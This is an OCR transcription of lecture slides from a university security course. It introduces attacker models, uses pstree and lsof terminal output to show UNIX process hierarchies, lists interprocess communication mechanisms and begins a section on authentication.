
# Authentication, web security, exploits, *etc.*
# CSE 468 Fall 2026


jedimaestro@asu.edu

We’ve spent most of the semester thinking about this kind of thing (which is important and we’ll be talking more about it more this semester)...




Eve can only see packets, Mallory can edit/drop/delay/*etc.* packets.

But, sometimes, network security is this simple...




Mallory takes control of Bob’s machine.


More specifically, she takes control of a process on Bob’s machine.


# UNIX process hierarchy


pstree -p | less -S


pstree -pu jedi

lsof -p 31009




Terminal -
File Edit View Terminal Tabs Help
jedi@sugarpine:~$ pstree -p | grep "sshd\|pstree\|systemd(1)"
systemd(1)-+-accounts-daemon(695)-+-{accounts-daemon}(737)
|-sshd(760)---sshd(876072)---sshd(876242)---bash(876243)-+-grep(876271)
`-pstree(876270)
jedi@sugarpine:~$ pstree -p | head -n 20
systemd(1)-+-accounts-daemon(695)-+-{accounts-daemon}(737)
`-{accounts-daemon}(762)
|-agetty(742)
|-apache2(476628)-+-apache2(872378)-+-{apache2}(872408)
|-{apache2}(872409)
|-{apache2}(872410)
|-{apache2}(872411)
|-{apache2}(872412)
|-{apache2}(872413)
|-{apache2}(872414)
|-{apache2}(872415)
|-{apache2}(872416)
|-{apache2}(872417)
|-{apache2}(872418)
|-{apache2}(872419)
|-{apache2}(872420)
|-{apache2}(872421)
|-{apache2}(872422)
|-{apache2}(872423)
|-{apache2}(872424)
jedi@sugarpine:~$


Terminal -
File Edit View Terminal Tabs Help
jedi@sugarpine:~$ lsof -p 876243
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
bash 876243 jedi cwd DIR 253,1 4096 98041857 /home/jedi
bash 876243 jedi rtd DIR 253,0 4096 2 /
bash 876243 jedi txt REG 253,0 1183448 8126942 /usr/bin/bash
bash 876243 jedi mem REG 253,0 51832 8129415 /usr/lib/x86_64-linux-gnu/libnss_files-2.31.so
bash 876243 jedi mem REG 253,0 3035952 8130174 /usr/lib/locale/locale-archive
bash 876243 jedi mem REG 253,0 2029224 8128898 /usr/lib/x86_64-linux-gnu/libc-2.31.so
bash 876243 jedi mem REG 253,0 18816 8128899 /usr/lib/x86_64-linux-gnu/libdl-2.31.so
bash 876243 jedi mem REG 253,0 192032 8132687 /usr/lib/x86_64-linux-gnu/libtinfo.so.6.2
bash 876243 jedi mem REG 253,0 27002 8261965 /usr/lib/x86_64-linux-gnu/gconv/gconv-modules.cache
bash 876243 jedi mem REG 253,0 191472 8127217 /usr/lib/x86_64-linux-gnu/ld-2.31.so
bash 876243 jedi 0u CHR 136,0 0t0 3 /dev/pts/0
bash 876243 jedi 1u CHR 136,0 0t0 3 /dev/pts/0
bash 876243 jedi 2u CHR 136,0 0t0 3 /dev/pts/0
bash 876243 jedi 255u CHR 136,0 0t0 3 /dev/pts/0
jedi@sugarpine:~$


Terminal -
File Edit View Terminal Tabs Help
jedi@sugarpine:~$ sudo lsof -np 876242 | tail -n 15
sshd 876242 jedi mem REG 253,0 14048 8261072 /usr/lib/x86_64-linux-gnu/security/pam_deny.so
sshd 876242 jedi mem REG 253,0 191472 8127217 /usr/lib/x86_64-linux-gnu/ld-2.31.so
sshd 876242 jedi 0u CHR 1,3 0t0 6 /dev/null
sshd 876242 jedi 1u CHR 1,3 0t0 6 /dev/null
sshd 876242 jedi 2u CHR 1,3 0t0 6 /dev/null
sshd 876242 jedi 3u unix 0xffff9029dea63800 0t0 15650667 type=DGRAM
sshd 876242 jedi 4u IPv4 15650640 0t0 TCP 207.246.62.10:ssh->174.22.198.57:36404 (ESTABLISHED)
sshd 876242 jedi 5u unix 0xffff902aa2e7d400 0t0 15651992 type=STREAM
sshd 876242 jedi 6u unix 0xffff9029fb3f8c00 0t0 15651384 type=STREAM
sshd 876242 jedi 7r FIFO 0,13 0t0 15652000 pipe
sshd 876242 jedi 8w FIFO 0,25 0t0 720 /run/systemd/sessions/1505.ref
sshd 876242 jedi 9w FIFO 0,13 0t0 15652000 pipe
sshd 876242 jedi 10u CHR 5,2 0t0 89 /dev/ptmx
sshd 876242 jedi 12u CHR 5,2 0t0 89 /dev/ptmx
sshd 876242 jedi 13u CHR 5,2 0t0 89 /dev/ptmx
jedi@sugarpine:~$

# Interprocess Communication

- Sockets
  - Datagram (UDP) or stream (TCP)
- Pipes
  - Named or unnamed
- Other ways for processes to communicate
  - Command line arguments, shared memory, file I/O, *etc.*

# Authentication in general

- Bishop: “Authentication is the binding of an identity to a principal. Network-based authentication mechanisms require a principal to authenticate to a single system, either local or remote. The authentication is then propagated.”

# Authentication in general (continued)

